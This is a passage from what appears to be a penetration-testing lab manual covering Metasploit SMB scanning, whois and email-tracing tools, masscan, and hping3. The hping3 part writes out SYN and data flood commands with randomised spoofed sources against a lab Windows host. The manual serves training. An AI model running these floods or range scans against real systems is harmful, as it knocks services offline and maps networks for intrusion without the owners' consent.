
//Performing Services scan

msf > **db_nmap -sS -A 10.10.50.211**



Observe the scan result showing different services, open and closed port information of live hosts.

msf > **services**




msf > **use scanner/smb/smb_version**
msf auxiliary(scanner/smb/smb_version) > **show options**

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
SMBDomain.		no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.50.100-211
RHOSTS => 10.10.50.100-211

msf auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100

msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  RHOSTS    10.10.50.100-211 yes       The target address range or CIDR identifier
  SMBDomain.                 no        The Windows domain to use for authentication
  SMBPass                    no        The password for the specified username
  SMBUser                    no        The username to authenticate as
  THREADS   100              yes       The number of concurrent threads
```



Observe the OS_Flavor field. SMB scanning scans for Operating System Flavor for the RHOST range configured.

vi. Whois Lookup Tools for Mobile – DNS Tools, Whois, Ultra Tools Mobile


1. Go to the URL **https://www.whois.com/**

2. A search of Target Domain

You can go to ***https://whois.domaintools.com*** can enter the targeted URL for whois lookup information


vii. Smart Whois


You can download software "***SmartWhois***" from ***www.tamos.com*** for Whois lookup as shown in the figure below: -




viii. eMailTracker Pro

Click on Trace Headers/Trace email address and enter the Message Header and click Okay. The Status of the Trace will be shown inside Trace Reports






ix. Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool




Scanning Tool for Mobile





b- Scan the network using the following tools:

i. Hping2 / Hping3


Using Hping commands on Kali Linux, we are pinging a Window 7 host with different customized packets in this lab.










Command: man hping3












```
┌──(root㉿kali)-[~]
└─# hping3 -c 10000 -d 10000 -S -p 139 --flood --rand-source 192.168.80.135
HPING 192.168.80.135 (eth0 192.168.80.135): S set, 40 headers + 10000 data bytes
hping in flood mode, no replies will be shown
```








```
── 192.168.80.135 hping statistic ──
103 packets transmitted, 103 packets received, 0% packet loss
round-trip min/avg/max = 2.0/7.4/17.8 ms

┌──(root㉿kali)-[~]
└─# hping3 -S -d 5000 --flood 192.168.80.135
HPING 192.168.80.135 (eth0 192.168.80.135): S set, 40 headers + 5000 data bytes
hping in flood mode, no replies will be shown
```



```
┌──(root㉿kali)-[~]
└─# hping3 192.168.80.135 --flood --rand-source --data 1000000
HPING 192.168.80.135 (eth0 192.168.80.135): NO FLAGS are set, 40 headers + 16960 data
bytes
hping in flood mode, no replies will be shown
```




ii. Advanced IP Scanner



iii. Angry IP Scanner

It runs on Linux, Windows, and Mac OS X, possibly supporting other platforms as well.




iv. Masscan

Scan for a selection of ports (-p22,80,445) across a given subnet (192.168.1.0/24):
root@kali:~# masscan -p22,80,445 192.168.1.0/24

```
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2014-05-13 21:35:12 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [3 ports/host]
Discovered open port 22/tcp on 192.168.1.217
Discovered open port 445/tcp on 192.168.1.220 Discovered open port 80/tcp on 192.168.1.230
```

v. NEET




vi. CurrPorts

